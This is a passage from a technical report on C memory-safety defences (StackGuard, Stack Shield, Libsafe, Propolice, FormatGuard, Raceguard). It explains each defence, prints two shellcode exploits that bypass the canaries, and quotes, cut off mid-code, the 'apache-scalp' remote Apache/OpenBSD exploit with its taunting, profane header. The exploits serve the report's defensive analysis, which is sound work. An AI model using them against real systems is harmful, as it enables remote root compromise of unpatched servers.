There is a slight overhead, every time a function is called; in the prologue an extra value must be pushed on the stack which comes at a small cost. In the epilogue this value must be compared to the top of stack which comes at a larger cost, especially in the case of a random canary. A possible speedup in program run time could be gained by checking if the function makes use of any arrays or pointers. If it does not, the function does not need to be protected; even if a function with it's stack frame above this unprotected function on the stack tries to overflow this function's return address it would still need to get past the canary sin it's own stack frame. While this checking would incur a performance penalty at compiletime, it would improve overall runtime performance.

7.5.4 Bypassing StackGuard

Examining the following program:

```
// $Id: bypasssg.c,v 1.1 2003/08/18 08:57:21 yyounan Exp $
```

```
#include <stdio.h>
#include <string.h>

int function(char **argv) {
 char *ptr;
 char str[16];
 ptr = str;
 printf("1. retaddr %p = %p\n", &ptr+2, *(&ptr+2));
 strcpy(str, argv[1]);
 strcpy(ptr, argv[2]);
}

int main(int argc, char **argv) {
 function(argv);
}
```

If we assume it is protected by StackGuard we can not overflow the buffer to overwrite the return address. However as the pointer ptr is stored below the str buffer on the stack we can overwrite it with the return address of the function. When the second strcpy() occurs we will overwrite the return address of the function without touching the canary. An example exploit:

```
// $Id: bpsgexp.c,v 1.2 2003/08/18 10:35:54 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>

// The shellcode generated in chapter 4
char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

// Location of the return address
#define RETADDR 0xbffffe90

int main() {
  char overflow[21];
  char overflow2[5];
  char *argv[4] = { "./bpsg", overflow, overflow2, NULL };
  char *env[2] = {shellcode, NULL};
  memset(overflow,'\x41',20);
  *(long *)&overflow2[0] = 0xBFFFFFFF - 4 - strlen(argv[0]) - 1 - strlen(shellcode);
  *(long *)&overflow[16] = RETADDR;
  overflow[20] = 0;
  overflow2[4] = 0;
  execve(argv[0],argv,env);
}
```

StackGuard proposed a solution for this by using an XOR random canary. Instead of just placing the canary on the stack, we XOR the return address with the random canary and place this value on the stack. When returning from the function instead of just comparing the canary values we will XOR the return address with our original canary value and will then compare the stored value with the new calculated value. If they are equal the return address was unchanged.

7.6 Stack Shield

StackShield attempts to do the same thing as StackGuard, safeguard return values to ensure that an attacker attempting to exploit a buffer overflow can not change the return address of a function. Unlike StackGuard, Stack Shield is not a compiler patch but expects one to use the compiler to generate assembler code of the program that needs to be protected, then to use Stack Shield to add its modifications to the assembly code; then finally the code can be assembled to machine code using the assembler. It comes with a frontend for gcc that does this transparently.

7.6.1 Global ret stack method

StackShield also takes a different approach to protection: in the function prologue it will copy the return address into a global array called a return value table. In the function epilogue it will copy the return value back onto the stack in place of the stored return address and will then execute the 'ret' call as usual. To do this it needs two pointers, one which points to the memory location just behind the array (rettop), the other pointing to the current place in the array (retptr).

```
# $Id: sshieldinit.s,v 1.3 2003/08/18 10:35:54 yyounan Exp $

# Data section (heap)
.data
# Declare the retptr and rettop pointers
.comm retptr,4,4
.comm rettop,4,4
# <BUFFSIZE> will be replaced with the specified size of the global
# return value table * 4 (by default: 256*4).
.comm retarray,<BUFFSIZE>,4

# These following commands are placed before the beginning of the program main
# Copy the address of the array into retptr and rettop
movl $retarray,retptr
movl $retarray,rettop
# Add the size of the array to the address in rettop
addl $<BUFFSIZE>,rettop
```

In the function prologue we will check if the value of the retptr is smaller than the value of the rettop, if it is then we will store the return address at that memory location and increment the retptr. If the retptr is equal to or larger than the value stored in rettop, we will only increment retptr, this is done to handle the case where the return value table is full.

```
# $Id: sshieldprologue.s,v 1.4 2003/08/18 10:35:54 yyounan Exp $

# Save %eax and %edx as they will be used here
pushl %eax
pushl %edx
# Copy the pointer into eax
movl retptr,%eax
# Compare the pointer to rettop (rettop-%eax)
cmpl %eax,rettop
# Jump if it's larger (carry flag set) or equal (zero flag set)
jbe .LSHIELDPROLOG<PROLOGCOUNT>
# Copy the return address (*esp + 8) into %edx
movl 8(%esp),%edx
# Copy the return address to *eax
movl %edx,(%eax)
.LSHIELDPROLOG<PROLOGCOUNT>:
# Increment the return pointer
addl $4,retptr
# Restore %eax and %edx
popl %edx
popl %eax
```

In the function epilogue the retptr is decremented and compared to the rettop. If it's smaller, the value stored at that memory location will be copied onto the stack at the location of the function's return address. If it's equal or larger nothing will be done, which means that if the return value table is full the functions will no longer be protected.

```
# $Id: sshieldepilogue.s,v 1.4 2003/08/18 10:35:54 yyounan Exp $

# Save registers
pushl %eax
pushl %edx
# Decrement the retptr
addl $-4,retptr
# Copy the value of the retptr into eax
movl retptr,%eax
# Compare the retptr to the the rettop (rettop-retptr)
cmpl %eax,rettop
# If it's larger or equal, jump
```

```
jbe .LSHIELDEPILOG<EPILOGCOUNT>
# Copy the *eax to %edx
movl (%eax),%edx
# Copy %edx to *esp+8
movl %edx,8(%esp)
LSHIELDEPILOG<EPILOGCOUNT>:
# Restore the registers
popl %edx
popl %eax
```

To improve performance the value stored at the stack location of the return address is not compared to the return value stored in the return value table, it is just replaced. This means that if a stack-based overflow has occured we will not detect it, but will instead continue to run as excepted.

7.6.2 Ret Range Check Method

While the previous method, called the Global Ret Stack method is the one used by default, Stack Shield has support for a different kind of approach to return address checking. This method is fairly simple, we place a global variable at the beginning of the data section.

```
    .data
    // Global variable at the beginning of the data section
    .comm shielddatabase,4,4
```

In the function epilogue we then compare the return address on the stack to the address of this variable, if it's lower that means the return address lies in the text section and not in the data or stack sections so it's safe to return there.

```
# $Id: sshieldret.s,v 1.2 2003/08/18 10:35:54 yyounan Exp $

# Compare *esp to the address of shielddatabase (*esp-shielddatabse)
cmpl $shieℓddatabase,(%esp)
# If it's larger or eqaul everything is ok
jbe .LSHIELDRETRANGE<EPILOGCOUNT>
# It's larger or equal, pointing thus pointing to the data or stack section
# Terminate the program (call exit()).
movl $1,%eax
movl $−1,%ebx
int $0x80
.LSHIELDRETRANGE<EPILOGCOUNT>:
```

It also has support for doing this same type of check before doing a call (to combat function pointer overwriting):

```
# $Id: sshieldaddr.s,v 1.3 2003/08/18 10:35:54 yyounan Exp $

# Compare the address of shielddatabase to the register
# containing the address of the function to call.
cmpl $shielddatabase,<REGISTER>
# shielddatabase is larger or equal, everything is ok
jbe .LSHIELDCALL<CALLCOUNT>
# Terminate the program
movl $1,%eax
movl $-1,%ebx
int $0x80
.LSHIELDCALL<CALLCOUNT>:
```

These methods can however easily be bypassed by using the return-into-libc attacks described earlier.

7.6.3 Conclusion

Stack Shield has a relatively low impact on performance; in case of the Global Ret Stack method every time a function call is performed some extra code is executed before entering the function and upon returning from it. The Ret Range method has an even lower impact on performance as only a comparison and a jump must be executed every time a function returns.

7.7 Replacing 'vulnerable' library calls: Libsafe

Libsafe is implemented as a library. It overrides all library functions which might be vulnerable to a buffer overflow with versions that try to prevent a buffer from overflowing outside its stackframe. While it's not possible for the function to know the size of the array it is writing to, it can make sure that the function does not write outside of the stackframe. It does this by using the calling function's frame pointer as upper limit for writing to stack variables. Examining the code for strcpy():

```c
// $Id: lsstrcpy.c,v 1.1 2003/08/11 11:49:28 yyounan Exp $
//

/*
 * returns a pointer to the implementation of 'funcName' in
 * the libc library.     If not found, terminates the program.
 */
static void *getLibraryFunction(const char *funcName)
{
    void *res;
```

```c
    if ((res = dlsym(RTLD_NEXT, funcName)) == NULL) {
        fprintf(stderr, "dlsym %s error:%s\n", funcName, dlerror());
        _exit(1);
    }
    return res;
}


/* Given an address 'addr' returns 0 iff the address does not point to a stack
 * variable.   Otherwise, it returns a positive number indicating the number of
 * bytes (distance) between the 'addr' and the frame pointer it resides in.
 * Note: stack grows down, and arrays/structures grow up.
 */
uint _libsafe_stackVariableP(void *addr) {
    /*
     * bufsize is the distance between addr and the end of the stack frame.
     * It's what _libsafe_stackVariableP() is trying to calculate.
     */
    uint bufsize = 0;

    /*
     * (Vandoorselaere Yoann)
     * We have now just one cast.
     */
    void *fp, *sp;

    /*
     * nextfp is used in the check for -fomit-frame-pointer code.
     */
    void *nextfp;

    /*
     * stack_start is the highest address in the memory space mapped for this
     * stack.
     */
    void *stack_start;

    /*
     * If _libsafe_die() has been called, then we don't need to do anymore
     * libsafe checking.
     */
    if (dying)
        return 0;

    /*
     * (Arash Baratloo / Yoann Vandoorselaere)
     * use the stack address of the first declared variable to get the 'sp'
     * address in a portable way.
     */
```

```
sp = &fp;

/*
 * Stack grows downwards (toward 0x00).  Thus, if the stack pointer is
 * above (>) 'addr', 'addr' can't be on the stack.
 */
if (sp > addr)
    return 0;

/*
 * Note: the program name is always stored at 0xbffffffb (documented in the
 * book Linux Kernel).  Search back through the frames to find the frame
 * containing 'addr'.
 */
// Use the built in gcc function to find the address of the frame pointer
fp = __builtin_frame_address(0);

/*
 * Note that find_stack_start(fp) should never return NULL, since fp is
 * always guaranteed to be on the stack.
 */
// Should always return 0xc00000000 (bottom of stack for the main program)
stack_start = find_stack_start((void*)&fp);

// Current stackpointer should be above the frame pointer on the stack
// and the framepointer should be above the bottom of the stack.
while ((sp < fp) && (fp <= stack_start)) {
    // If the frame pointer is above addr on the stack, then we have found the frame pointer for
    // the function containing addr.
    if (fp > addr) {
        /*
         * found the frame - now check the rest of the stack
         */
        // return the max size
        bufsize = fp - addr;
        break;
    }
    // The frame pointer is a pointer to the next stack frame.
    nextfp = *(void **) fp;

    /*
     * The following checks are meant to detect code that doesn't insert
     * frame pointers onto the stack.  (i.e., code that is compiled with
     * -fomit-frame-pointer).
     */

    /*
     * Make sure frame pointers are word aligned.
     */
```

```
        if ((uint)nextfp & 0x03) {
            LOG(2, "fp not word aligned; bypass enabled\n");
            _libsafe_exclude = 1;
            return 0;
        }

        /*
         * Make sure frame pointers are monotonically increasing.
         */
        if (nextfp <= fp) {
            LOG(2, "fp not monotonically increasing; bypass enabled\n");
            _libsafe_exclude = 1;
            return 0;
        }
        // Continue going up the stack to look for framepointers
        fp = nextfp;
    }

    /*
     * If we haven't found the correct frame by now, it either means that addr
     * isn't on the stack or that the stack doesn't contain frame pointers.
     * Either way, we will return 0 to bypass checks for addr.
     */
    if (bufsize == 0) {
        return 0;
    }

    /*
     * Now check to make sure that the rest of the stack looks reasonable.
     */
    while ((sp < fp) && (fp <= stack_start)) {
        nextfp = *(void **) fp;

        if (nextfp == NULL) {
            /*
             * This is the only correct way to end the stack.
             */
            return bufsize;
        }

        /*
         * Make sure frame pointers are word aligned.
         */
        if ((uint)nextfp & 0x03) {
            LOG(2, "fp not word aligned; bypass enabled\n");
            _libsafe_exclude = 1;
            return 0;
        }
```

```
        /*
         * Make sure frame pointers are monotonically * increasing.
         */
        if (nextfp <= fp) {
            LOG(2, "fp not monotonically increasing; bypass enabled\n");
            _libsafe_exclude = 1;
            return 0;
        }

        fp = nextfp;
    }

    /*
     * We weren't able to say for sure that the stack contains valid frame
     * pointers, so we will return 0, which means that no check for addr will
     * be done.
     */
    return 0;
}

char *strcpy(char *dest, const char *src)
{
    static strcpy_t real_strcpy = NULL;
    size_t max_size, len;

    // Get the original implementations of memcpy and strcpy
    if (!real_memcpy)
        real_memcpy = (memcpy_t) getLibraryFunction("memcpy");
    if (!real_strcpy)
        real_strcpy = (strcpy_t) getLibraryFunction("strcpy");
    // If this variable is set, this call should not be protected.
    if (_libsafe_exclude)
        return real_strcpy(dest, src);

    // Get the max_size a buffer can have before it writes outside the
    // stackframe.
    if ((max_size = _libsafe_stackVariableP(dest)) == 0) {
        LOG(5, "strcpy(<heap var> , <src>)\n");
        return real_strcpy(dest, src);
    }

    LOG(4, "strcpy(<stack var> , <src>) stack limit=%d)\n", max_size);
    /*
     * Note: we can't use the standard strncpy()!    From the strncpy(3) manual
     * pages: In the case where the length of 'src' is less than that of
     * 'max_size', the remainder of 'dest' will be padded with nulls.    We do
     * not want null written all over the 'dest', hence, our own
     * implementation.
     */
```

```
    // If the size of the source string (not including the NULL terminator)
    // is larger or equal to max_size then an overflow has occured.
    if ((len = strnlen(src, max_size)) == max_size)
        _libsafe_die("Overflow caused by strcpy()");
    // Copy the string, including the NULL terminator.
    real_memcpy(dest, src, len + 1);
    return dest;
}
```

Libsafe has the main advantage over StackGuard and Stack Shield in that it does not require the source code of the application it is protecting to be recompiled. However, it only offers protection in the case of an abuse of one of the string copying functions and in the case that one uses dynamically linked executables. While this is the most common case for vulnerable programs, it does not protect against other implementation errors which might cause a stack overflow. When using libsafe, programs that use these functions do suffer a slight performance decrease, because the correct frame pointer has to be found first and only then the function can be executed. But because the functions are implemented differently from the original ones (e.g. in the case of strcpy() a memcpy() call is used to implement the copying of the string), the performance hit is not that high. In some rare cases, these different implementations actually cause a speedup.

7.8 Bypassing StackGuard, Stack Shield and Libsafe

The method described earlier to bypass StackGuard cannot be used to bypass Stack Shield as Stack Shield saves the function's return address and restores it before returning from the function.
However by using this method to overwrite a GOT entry instead of a return address we can overwrite the GOT entry of a libc function (in this case printf).

```
// $Id: bypass.c,v 1.1 2003/08/18 08:57:21 yyounan Exp $

#include <stdio.h>
#include <string.h>

int function(char **argv) {
 char *ptr;
 char str[16];
 ptr = str;
 printf("1. retaddr %p = %p\n", &ptr+2, *(&ptr+2));
 strcpy(str, argv[1]);
 strcpy(ptr, argv[2]);
```

```
 printf("It worked\n");
}

int main(int argc, char **argv) {
 function(argv);
}
```

An exploit which bypasses StackGuard, Stack Shield and Libsafe:

```
// $Id: bpexp.c,v 1.2 2003/08/18 10:35:54 yyounan Exp $
#include <stdio.h>
#include <stdlib.h>

// The shellcode generated in chapter 4
char shellcode[] =
 "\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89" // shellcode 26 bytes
 "\xe3\x31\xd2\x52\x53\x89\xe1\x31\xc0\xb0\x0b\xcd\x80";

// Got entry of printf
#define GOTPRINTF 0x80495a8

int main() {
  char overflow[21];
  char overflow2[5];
  char *argv[4] = { "./b", overflow, overflow2, NULL };
  char *env[2] = {shellcode, NULL};
  memset(overflow,'\x41',20);
  *(long *)&overflow2[0] = 0xBFFFFFFF - 4 - strlen(argv[0]) - 1 - strlen(shellcode);
  *(long *)&overflow[16] = GOTPRINTF;
  overflow[20] = 0;
  overflow2[4] = 0;
  execve(argv[0],argv,env);
}
```

7.9 Propolice

7.9.1 Introduction

Propolice is based on the same principle as StackGuard, it too uses canaries to protect the return address from being overwritten by buffers that are overflown. Propplice though, places the canary before the frame pointer to prevent an attacker from overwriting the frame pointer. It also tries to prevent the attack described earlier where a pointer is overwritten and is consequently used to overwrite an arbitrary memory location. To accomplish this it moves around the local variables of the function, it will place all local variables above the arrays on the stack. I.e.:

```
void function() {
 int a;
 char *b;
}
```

becomes

```
void function() {
 char *b;
 int a;
}
```

Unlike the StackGuard version that we examined, propolice does not add assembler code directly to the program being compiled. It instead modifies the intermediate representation that gcc uses when compiling a program called the register transfer language (RTL). This language describes what an instruction does in an algebraic form. By modifying this intermediate language propolice has the advantage of being platform independent.
Propolice also contains some optimizations over StackGuard (for runtime, it is slower in compiling programs): if a program follows the correct conversion rules for types and does not use character arrays then the function is not protected speeding up the overall runtime of the program.

7.10 FormatGuard

7.10.1 Introduction

FormatGuard attempts to protect a program from format string vulnerabilities. It comes as a patch to libc, the library that contains the implementation of the C standard functions. It replaces the functions which accept format strings such as printf, sprintf, ... with 'safe' functions. They are replaced by a macro which will count the amount of arguments and then call the desired safe function. The safe function will parse the format string and count the amount of arguments that the format string expects and compare that to the amount of arguments that were given to it. If the format string expects more arguments than are provided the process will subsequently be terminated.

7.10.2 Implementation

FormatGuard uses macros to count the arguments passed to the protected function:

```
// $Id: fgcountarg.c,v 1.2 2003/08/10 12:26:55 yyounan Exp $
```

```
/* If somebody has more than 100 varargs to any of the *printf
 * functions, we're hosed. */
// In case no arguments are given ensure that atleast one is passed.
#define __formatguard_counter(y...)          __formatguard_count1 ( , ##y)

#define __formatguard_count1(y...)                                          \
    __formatguard_count2 (y, 100,99,98,97,96,95,94,93,92,91,90,89,88,87,    \
                         86,85,84,83,82,81,80,79,78,77,76,75,74,73,72,      \
                         71,70,69,68,67,66,65,64,63,62,61,60,59,58,57,      \
                         56,55,54,53,52,51,50,49,48,47,46,45,44,43,42,      \
                         41,40,39,38,37,36,35,34,33,32,31,30,29,28,27,      \
                         26,25,24,23,22,21,20,19,18,17,16,15,14,13,12,      \
                         11,10,9,8,7,6,5,4,3,2,1,0)

// The arguments in y will be expanded to be contain in the x-arguments.
// The numbers passed as arguments will be displaced by the number of
// arguments passed originally and n will contain the amount of arguments
// passed.
#define __formatguard_count2(_,x0,x1,x2,x3,x4,x5,x6,x7,x8,x9,x10,x11,x12,    \
                            x13,x14,x15,x16,x17,x18,x19,x20,x21,x22,x23,    \
                            x24,x25,x26,x27,x28,x29,x30,x31,x32,x33,x34,    \
                            x35,x36,x37,x38,x39,x40,x41,x42,x43,x44,x45,    \
                            x46,x47,x48,x49,x50,x51,x52,x53,x54,x55,x56,    \
                            x57,x58,x59,x60,x61,x62,x63,x64,x65,x66,x67,    \
                            x68,x69,x70,x71,x72,x73,x74,x75,x76,x77,x78,    \
                            x79,x80,x81,x82,x83,x84,x85,x86,x89,x90,x91,    \
                            x92,x93,x94,x95,x96,x97,x98,x99,n,ys...)    n
```

Then in the protected function the parser for the format string that returns the amount of expected arguments is called.

```
// $Id: fgprintf.c,v 1.3 2003/08/13 03:44:20 yyounan Exp $

// Redefine printf
#undef printf
// The pretty function macro returns a pointer to the name of the function
// Count the arguments,and also pass the original arguments unchanged.
#define printf(x...)         \
    __protected_printf (__PRETTY_FUNCTION__, __formatguard_counter(x) - 3, ## x)

/* Immunix FormatGuard protected printf */

/* printf.h needed for parse_printf_format() */
#include <printf.h>

int
__protected_printf(const char *calling, int args, const char *format, ...) {
```

```
    int ret;
    va_list ap;
    const char *death_message =
      "ImmunixOS format error - mismatch of %d in printf called by %s\n";
    extern char *__progname;
   int dummy;
   int requested_args;

   // requested_args is the amount of arguments the format string expects
   requested_args = parse_printf_format (format, 1, &dummy);

    // if the actual supplied arguments are lower than the expected arguments
    // terminate the program.
    if (args < requested_args) {
            openlog (__progname, LOG_PID|LOG_PERROR, LOG_KERN);
            syslog (1, death_message, args, calling);
            closelog ();
            _exit (777);
    }
    // start a var args list
    va_start (ap, format);
    // call the vprintf() function
    ret = vprintf (format, ap);
    // end the var args list
    va_end (ap);
    return ret;
}
```

7.10.3 Conclusion

FormatGuard will not protect an application if the format string that the attacker uses expects an equal (or less) amount of arguments than the amount of the arguments that were passed. While this kind of attack is theoretically possible, in practice attacks usually need to pop values off the stack before they can write to something interesting. If a function from the printf-family is called through a pointer, the protection will be bypassed. The protection will also not be used when a function calls the vprintf-family functions directly instead of using the usual printf-family wrappers. Further problems arise when functions provide their own printf-like functions, as these will not use the protection FormatGuard offers. While some of the previously described cases are rare, some popular applications do have direct calls to the vprintf-family functions or have their own printf-like functions. According to tests done by WireX (the company that made FormatGuard), FormatGuard does have a significant impact on the performance of a printf-family function call. Such a function will incur a performance decrease by an average of 37%. However as most programs do not use printf-like functions that often, the overal decrease in runtime performance of a program is much lower.

7.11 Raceguard

An easy solution to the problem of temporary race vulnerabilities would be to use the O_EXCL and O_CREAT flags when using open(2). However not all operating systems support the O_EXCL flag, so a lot of programs that require portability use stat(2) to check if the file exists and if it doesn't they then use the O_CREAT flag with open(2).
Raceguard attempts to solve the problem of race vulnerabilities by modifying the kernel. Whenever a program does a stat(2) on a file and it fails (i.e. the file does not exist), the kernel will cache the filename. If an open(2) system call is consequently done on this file, the kernel will first check if the file still doesn't exist, if it does it will abort the open(2) call. It keeps a cache of 7 entries per process and whenever an open is successful on one of the files in the cache it will remove the entry. If the cache is full when a new stat() is done, then the cache entry right before the most recently added entry will be replaced with this filename.

7.12 Conclusion

None of these solutions offer a full solution for the security problems described in the previous chapter. When they are combined they can make it very hard, but not impossible, for an attacker to exploit these vulnerabilities. As we have seen most of these countermeasures can be bypassed. Developing these kinds of solutions is an ongoing process with attackers constantly finding new techniques to bypass these countermeasures and "defenders" constantly looking for new ways to prevent the new bypassing techniques.
Another proposed solution, that is not further discussed in this document, comes in the form of source code checkers, which attempt to statically detect buffer overflows. While there is a definite benefit to using these tools when writing or auditing an application they are not very realistic for end use. They can suffer from false negatives (not reporting security vulnerabilities) and false positives (reporting correct code as vulnerable). They also require the intervention of a programmer, after running this program the user would have to manually verify and correct all the reported errors.
Using type safe languages like Java can be a solution to all of these problems, however because of this type safety most of those languages are not as performant as C/C++. That is one of the reasons that C and C++ are still the most often used programming languages. Other reasons include legacy code, programmer expertise and just plain preference.

Appendix A

The complete exploit: apache-scalp.c

The original exploit quoted as-is, only modified by linewrapping for readability.

```
// $Id: apache-scalp.c,v 1.4 2003/08/18 10:35:54 yyounan Exp $

/*
 * apache-scalp.c
 * OPENBSD/X86 APACHE REMOTE EXPLOIT!!!!!!!
 *
 * ROBUST, RELIABLE, USER-FRIENDLY MOTHERFUCKING 0DAY WAREZ!
 *
 * BLING! BLING! — BRUTE FORCE CAPABILITIES — BLING! BLING!
 *
 * ". . . and Doug Sniff said it was a hole in Epic."
 *
 * —
 * Disarm you with a smile
 * And leave you like they left me here
 * To wither in denial
 * The bitterness of one who's left alone
 * —
 *
 * Remote OpenBSD/Apache exploit for the "chunking" vulnerability. Kudos to
 * the OpenBSD developers (Theo, DugSong, jnathan, *@#!w00w00, ...) and
 * their crappy memcpy implementation that makes this 32-bit impossibility
 * very easy to accomplish. This vulnerability was recently rediscovered by a slew
 * of researchers.
 *
 * The "experts" have already concurred that this bug...
 *        -        Can not be exploited on 32-bit *nix variants
 *        -        Is only exploitable on win32 platforms
 *        -        Is only exploitable on certain 64-bit systems
 *
 * However, contrary to what ISS would have you believe, we have
```

```
* successfully exploited this hole on the following operating systems:
*
*        Sun Solaris 6-8 (sparc/x86)
*        FreeBSD 4.3-4.5 (x86)
*        OpenBSD 2.6-3.1 (x86)
*        Linux (GNU) 2.4 (x86)
*
* Don't get discouraged too quickly in your own research. It took us close
* to two months to be able to exploit each of the above operating systems.
* There is a peculiarity to be found for each operating system that makes the
* exploitation possible.
*
* Don't email us asking for technical help or begging for warez. We are
* busy working on many other wonderful things, including other remotely
* exploitable holes in Apache. Perhaps The Great Pr0ix would like to inform
* the community that those holes don't exist? We wonder who's paying her.
*
* This code is an early version from when we first began researching the
* vulnerability. It should spawn a shell on any unpatched OpenBSD system
* running the Apache webserver.
*
* We appreciate The Blue Boar's effort to allow us to post to his mailing
* list once again. Because he finally allowed us to post, we now have this
* very humble offering.
*
* This is a very serious vulnerability. After disclosing this exploit, we
* hope to have gained immense fame and glory.
*
* Testbeds: synnergy.net, monkey.org, 9mm.com
*
* Abusing the right syscalls, any exploit against OpenBSD == root. Kernel
* bugs are great.
*
* [#!GOBBLES QUOTES]
*
* — you just know 28923034839303 admins out there running
*      OpenBSD/Apache are going "ugh..not exploitable..ill do it after the
*      weekend"
* — "Five years without a remote hole in the default install". default
*        package = kernel. if theo knew that talkd was exploitable, he'd cry.
* — so funny how apache.org claims it's impossible to exploit this.
* — how many times were we told, "ANTISEC IS NOT FOR YOU" ?
* — I hope Theo doesn't kill himself
* — heh, this is a middle finger to all those open source, anti-"m$"
*      idiots... slashdot hippies...
* — they rushed to release this exploit so they could update their ISS
*      scanner to have a module for this vulnerability, but it doesnt even
*      work... it's just looking for win32 apache versions
* — no one took us seriously when we mentioned this last year. we warned
```

```
 *       them that moderation == no pie.
 * — now try it against synnergy :>
 * — ANOTHER BUG BITE THE DUST... VROOOOM VRRRRRRROOOOOOOOOM
 *
 * xxxx   this thing is a major exploit. do you really wanna publish it?
 * oooo   i'm not afraid of whitehats
 * xxxx   the blackhats will kill you for posting that exploit
 * oooo   blackhats are a myth
 * oooo   so i'm not worried
 * oooo   i've never seen one
 * oooo   i guess it's sort of like having god in your life
 * oooo   i don't believe there's a god
 * oooo   but if i sat down and met him
 * oooo   i wouldn't walk away thinking
 * oooo   "that was one hell of a special effect"
 * oooo   so i suppose there very well could be a blackhat somewhere
 * oooo   but i doubt it... i've seen whitehat-blackhats with their ethics
 *        and deep philosophy...
 *
 * [GOBBLES POSERS/WANNABES]
 *
 * — #!GOBBLES@EFNET (none of us join here, but we've sniffed it)
 * — super@GOBBLES.NET (low-level.net)
 *
 * GOBBLES Security
 * GOBBLES@hushmail.com
 * http://www.bugtraq.org
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>


#define EXPLOIT_TIMEOUT       5       /* num seconds to wait before assuming it failed */
#define RET_ADDR_INC          512


#define MEMCPY_s1_OWADDR_DELTA  -146
```

```c
#define PADSIZE_1               4
#define PADSIZE_2               5
#define PADSIZE_3               7


#define REP_POPULATOR           24
#define REP_RET_ADDR            6
#define REP_ZERO                36
#define REP_SHELLCODE           24
#define NOPCOUNT                1024

#define NOP                     0x41
#define PADDING_1               'A'
#define PADDING_2               'B'
#define PADDING_3               'C'

#define PUT_STRING(s)           memcpy(p, s, strlen(s)); p += strlen(s);
#define PUT_BYTES(n, b)         memset(p, b, n); p += n;

#define SHELLCODE_LOCALPORT_OFF 30

char shellcode[] =
  "\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
  "\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
  "\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\x24\x04"
  "\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\x00\xb8"
  "\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\x08\x03"
  "\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\x01\x89"
  "\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
  "\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
  "\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";


struct {
        char *type;
        u_long retaddr;
} targets[] = {    // hehe, yes theo, that say OpenBSD here!
        { "OpenBSD 3.0 x86 / Apache 1.3.20", 0xcf92f },
        { "OpenBSD 3.0 x86 / Apache 1.3.22", 0x8f0aa },
        { "OpenBSD 3.0 x86 / Apache 1.3.24", 0x90600 },
        { "OpenBSD 3.1 x86 / Apache 1.3.20", 0x8f2a6 },
        { "OpenBSD 3.1 x86 / Apache 1.3.23", 0x90600 },
        { "OpenBSD 3.1 x86 / Apache 1.3.24", 0x9011a },
        { "OpenBSD 3.1 x86 / Apache 1.3.24 #2", 0x932ae },
};


int main(int argc, char *argv[]) {
```

```
char            *hostp, *portp;
unsigned char   buf[512], *expbuf, *p;
int             i, j, lport;
int             sock;
int             bruteforce, owned, progress;
u_long          retaddr;
struct sockaddr_in sin, from;


if(argc != 3) {
        printf("Usage: %s <target#|base address> <ip[:port]>\n", argv[0]);
        printf("   Using targets:\t./apache-scalp 3 127.0.0.1:8080\n");
        printf("   Using bruteforce:\t./apache-scalp 0x8f000 127.0.0.1:8080\n");
        printf("\n--- --- - Potential targets list - --- ----\n");
        printf("Target ID / Target specification\n");
        for(i = 0; i < sizeof(targets)/8; i++)
                printf("\t%d / %s\n", i, targets[i].type);

        return -1;
}


hostp = strtok(argv[2], ":");
if((portp = strtok(NULL, ":")) == NULL)
        portp = "80";

retaddr = strtoul(argv[1], NULL, 16);
if(retaddr < sizeof(targets)/8) {
        retaddr = targets[retaddr].retaddr;
        bruteforce = 0;
}
else
        bruteforce = 1;


srand(getpid());
signal(SIGPIPE, SIG_IGN);
for(owned = 0, progress = 0;;retaddr += RET_ADDR_INC) {

        /* skip invalid return adresses */
        i = retaddr & 0xff;
        if(i == 0x0a || i == 0x0d)
                retaddr++;
        else if(memchr(&retaddr, 0x0a, 4) || memchr(&retaddr, 0x0d, 4))
                continue;


        sock = socket(AF_INET, SOCK_STREAM, 0);
        sin.sin_family = AF_INET;
```

```
sin.sin_addr.s_addr = inet_addr(hostp);
sin.sin_port = htons(atoi(portp));
if(!progress)
        printf("\n[*] Connecting.. ");

fflush(stdout);
if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) {
        perror("connect()");
        exit(1);
}

if(!progress)
        printf("connected!\n");


/* Setup the local port in our shellcode */
i = sizeof(from);
if(getsockname(sock, (struct sockaddr *) & from, &i) != 0) {
        perror("getsockname()");
        exit(1);
}

lport = ntohs(from.sin_port);
shellcode[SHELLCODE_LOCALPORT_OFF + 1] = lport & 0xff;
shellcode[SHELLCODE_LOCALPORT_OFF + 0] = (lport >> 8) & 0xff;


p = expbuf = malloc(8192 + ((PADSIZE_3 + NOPCOUNT + 1024) * REP_SHELLCODE)
                + ((PADSIZE_1 + (REP_RET_ADDR * 4) + REP_ZERO + 1024)
                  * REP_POPULATOR));

PUT_STRING("GET / HTTP/1.1\r\nHost: apache-scalp.c\r\n");

for (i = 0; i < REP_SHELLCODE; i++) {
        PUT_STRING("X-");
        PUT_BYTES(PADSIZE_3, PADDING_3);
        PUT_STRING(": ");
        PUT_BYTES(NOPCOUNT, NOP);
        memcpy(p, shellcode, sizeof(shellcode) - 1);
        p += sizeof(shellcode) - 1;
        PUT_STRING("\r\n");
}

for (i = 0; i < REP_POPULATOR; i++) {
        PUT_STRING("X-");
        PUT_BYTES(PADSIZE_1, PADDING_1);
        PUT_STRING(": ");
        for (j = 0; j < REP_RET_ADDR; j++) {
                *p++ = retaddr & 0xff;
```

```
                *p++ = (retaddr >> 8) & 0xff;
                *p++ = (retaddr >> 16) & 0xff;
